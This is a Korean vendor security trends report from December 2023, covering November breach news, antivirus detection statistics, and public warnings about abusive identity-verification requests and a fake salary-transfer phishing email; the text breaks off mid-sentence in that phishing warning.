
이스트시큐리티
보안동향보고서

No.171
2023/12/21

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

이스트시큐리티 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향 08-15

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

1. 악성코드 동향

11 월에는 국내에 크고 작은 사건들이 발생하였습니다.

온라인으로 복권을 판매하는 동행복권이 외부 해킹 공격으로 인하여 홈페이지 서비스를 일시 중단하였으며, 이 공격으로 인해 일부 사용자들의 개인정보 유출 가능성이 있다고 밝혔습니다. SK 스토아 역시 크리덴셜 스터핑 공격으로 인해 12 만 5 천여명 고객의 개인정보가 유출되었으며, 지그재그 앱에서는 비정상적인 세션으로 인해 1198 명의 개인정보가 유출되었습니다.

골프존은 랜섬웨어 공격을 받아 서비스 장애가 발생하여 5 일동안 서비스가 중단되는 사태가 발생하였습니다. 뿐만 아니라, 장애 기간동안 '골프존 장애 사과' 내용의 스미싱이 불특정 다수에게 유포되어 불안감을 야기하였습니다. 다만, 골프존은 이번 랜섬웨어 공격으로 개인정보 유출은 없었다고 밝혔습니다.

17 일, 지방행정 정보시스템 장애 발생으로 인하여 지자체 미원실과 '정부 24' 업무처리가 지연, 중단되어 국민들이 큰 불편을 겪었습니다. 확인 결과, 네트워크 장비 불량 때문에 발생한 것으로, 해킹과는 무관하다고 밝혔습니다.

매직라인은 인증서 관리 SW 로, 해당 SW 의 보안취약점을 악용한 해킹 공격이 포착되어 한국인터넷진흥원에서 올해 3 월 매직라인 취약점에 대한 보안 업데이트 권고를 발표하였습니다.

하지만 보안 업데이트 권고에도 불구하고 많은 사람들이 여전히 구버전 SW 를 사용하고 있어 해킹 위협에 노출되자 과학기술정보통신부, 국가정보원, 한국인터넷진흥원 및 백신 3 사가 함께 구버전에 대한 조치방안을 마련하였으며, 다시 한번 조속한 업데이트를 권고하였습니다.

기업용 백신을 이용중인 기관, 기업 사용자의 경우, 11 월 15 일부터 백신에서 구 버전 매직라인이 자동으로 탐지 및 삭제될 수 있도록 조치하였으며, 일반 사용자의 경우, 한국인터넷진흥원 보호나라 및 C-TAS 보안공지를 통하여 '구버전 삭제 전용도구 및 업데이트 도구'를 이용하여 직접 보안조치를 진행할 수 있도록 하였습니다.

국정원 국가사이버안보센터(NCSC)는 11 월 23 일 영국 정부통신본부(GCHQ) 소속 국가사이버안보센터(NCSC)와 합동으로 발표한 '사이버보안 권고문'을 통해 북한 해킹 조직의 피해 예방을 위한 보안 강화를 당부하였습니다. 최근 들어 북한 해킹조직이 대규모 피해를 수반하는 공급망 공격을 지속하고 그 수법 또한 더욱 지능적으로 진화하고 있다는 점에 주목하며, 국가 배후 해킹 조직의 공격은 어느 한 나라에 국한하여 발생하는 것이 아니기 때문에 국제 공조가 필수적이라고 밝혔습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 11 월에는 Gen:Variant.Lazy.20522, Gen:Variant.Razy.613998, Application.Hacktool.BBJ, Gen:Variant.Ulise.144799, Worm.SillyFDC-K, Misc.Riskware.RemoteAdmin, Worm.ACAD.Bursted 악성코드가 새롭게 Top 15 에 진입하였습니다.

Gen:Variant.Ulise.144799, Gen:Variant.Lazy.20522, Gen:Variant.Razy.613998 은 직접적으로 악성행위는 하지 않지만, 언제든지 악의적인 동작에 의해 동작의 변조나 위험이 존재하는 파일들에 대한 탐지명입니다. Misc.Riskware.RemoteAdmin 은 알려진 원격 접속 프로그램. 해커의 의해 해킹 및 악의적 사용 가능성이 높은 프로그램입니다. 백신에서는 이런 위험성이 높은 프로그램에 대해 리스크웨어로 분류하여 탐지합니다. Worm.ACAD.Bursted 는 오토캐드 문서를 열때 acad.lsp 가 자동으로 로드되는 점을 악용한 악성코드이며, Application.Hacktool.BBJ 는 KMSAuto 인증툴. MS 윈도우 및 오피스 불법 인증 툴 프로그램이며, 이를 악용하여 악성코드 배포 가능성이 존재하는 도구에 대한 탐지명입니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑6	Trojan.Agent.floxif	Trojan	268,045
2	NEW	Gen:Variant.Lazy.20522	ETC	78,489
3	NEW	Gen:Variant.Razy.613998	ETC	58,450
4	↑4	Gen:Variant.Jaik.38715	ETC	46,742
5	NEW	Application.Hacktool.BBJ	ETC	46,526
6	↓2	Misc.HackTool.AutoKMS	ETC	45,604
7	↓2	Trojan.DDoS.Nitol.gen	Trojan	44,669
8	NEW	Gen:Variant.Ulise.144799	ETC	39,619
9	↓6	Gen:Variant.Application.Keygen.34	ETC	35,235
10	↑1	Trojan.Acad.Bursted.AK	Trojan	20,419
11	NEW	Worm.SillyFDC-K	Worm	19,337
12	↓2	Misc.HackTool.KMSActivator	ETC	18,885
13	NEW	Misc.Riskware.RemoteAdmin	ETC	17,236
14	-	Gen:Variant.Sirefef.2727	ETC	16,975
15	NEW	Worm.ACAD.Bursted	Worm	16,628

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2023 년 11 월 01 일 ~ 2023 년 11 월 30 일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 52%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 43%, 웜(Worm) 유형이 5%로 확인되었습니다.

2023 년 10 월과 비교하여 전체 감염 건수는 30.6% 증가하였습니다.



카테고리별 악성코드 비율 전월 비교

2023 년 11 월에는 지난 10 월과 비교하여 트로이목마(Trojan) 유형이 4% 증가하였으며, 기타(ETC)유형은 3% 감소하였습니다. 웜(Worm)유형이 5%로 새로 등장하였습니다.




ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

11 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 11 월 1 일부터 11 월 30 일까지 총 13,279 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 11 월 한 달간 총 7,398,003 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 10 월 한 달간 확인되었던 8,364,660 건의 악성코드 경유지/유포지 URL 수에 비해 약 11.5% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2

최신 보안 동향

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

비정상적인 본인 인증 시도 주의!

사회공학적 기법이란 사람을 속여 정보를 획득하는 기법으로, 특별한 기술이 필요하지 않지만 가장 효과적인 공격방식 중 하나입니다. 이러한 사회공학적 기법을 이용한 비정상적인 본인 인증 시도가 발견되고 있어 사용자들의 각별한 주의가 필요합니다.

ESRC 는 이메일 인증 과정에서 비정상적인 본인 인증 시도 정황을 포착하였습니다.

이메일 인증이란, 인증을 요청한 자가 실제 이메일의 소유자인지 인증하는 절차로, 본인인증 절차로 많이 사용됩니다.

하지만 그룹 메일의 경우 다수의 구성원으로 이루어져 있어, 다수의 구성원 중 한 명이 실수로, 혹은 호기심으로 인증 버튼을 눌렀을 경우 정상적인 이메일 인증이 성공된 것으로 간주된다는 점을 노린 것입니다.




[그림 1] 그룹 메일로 수신된 이메일 인증 요청

뿐만 아니라 얼마 전, 온라인 정부민원 포털서비스인 정부 24 홈페이지의 특정 간편인증에서 불특정 다수에게 본인이 요청하지 않은 인증 요청이 발송되어 사용자들의 혼란을 야기하였습니다.

간편인증이란 민간 인증서를 사용하여 본인을 인증하는 방식으로, 공공서비스에서도 접근성을 높이기 위하여 민간인증서로 접속 가능한 간편인증서비스를 시행 중에 있습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

간편인증을 통한 비정상적인 시도가 확인된 직후, 정부 24 홈페이지에서는 특정 간편인증 서비스를 중지해 놓은 상황입니다.



[그림 2] 간편인증 요청창

민간인증서들의 경우 이름, 생년월일 및 휴대폰번호 정보를 통하여 소유자에게 인증을 요청하며, 이렇게 발생한 요청은 민간 앱에서 인증 요청 메세지 확인 > 간편인증(생체인증, 비밀번호 등) > 인증완료 방식을 통하여 본인 인증을 할 수 있습니다.

즉, 이름, 생년월일 및 휴대폰 번호만 알고 있다면 누구든지 특정 사용자에게 인증 요청을 발송할 수 있다는 것입니다.

인증 요청을 수신한 수신자가 인증 확인을 하지 않으면 아무런 영향이 없습니다.

다만, 가족 구성원 일원의 요청으로 오인하거나 무의식적으로 수신된 인증을 확인해버린다면 공격자는 인증된 사용자 권한으로 민감 정보들을 획득할 수 있습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 3] 특정 간편인증 중단 공지

사람들의 심리를 이용한 사회공학적 공격 기법을 예방하려면 개개인이 주의를 기울이는 수밖에 없다는 점을 반드시 기억하셔야 합니다.

비정상적인 인증 요청을 허용해버리면, 인증 철회가 어려울 뿐만 아니라 각종 증명서와 같은 민감정보들이 유출될 수 있는 만큼, 사용자여러분들께서는 인증 요청이 발생하였을 때에는 반드시 꼼꼼히 확인해 보시고, 본인이 요청하지 않은 요청이라면 인증하지 마시고 해당 서비스 제공업체에 신고하시기를 권고 드립니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

급여이체확인증으로 위장하여 계정정보를 탈취하는 피싱 공격 주의!

최근 국내 금융권 관련으로 위장하여 사용자의 포털 계정정보를 탈취하는 공격이 지속적으로 유포 중에 있어 급여직장인 분들의 각별한 주의가 필요합니다.


해당 피싱 메일은 "(KB 국민은행) 급여이체확인증입니다." 제목과 공식 logo 이미지 및 첨부파일 양식 등으로 손쉽게 사용자의 눈속임을 시도하였습니다. 하지만 조금만 더 꼼꼼히 살펴본다면, 공식 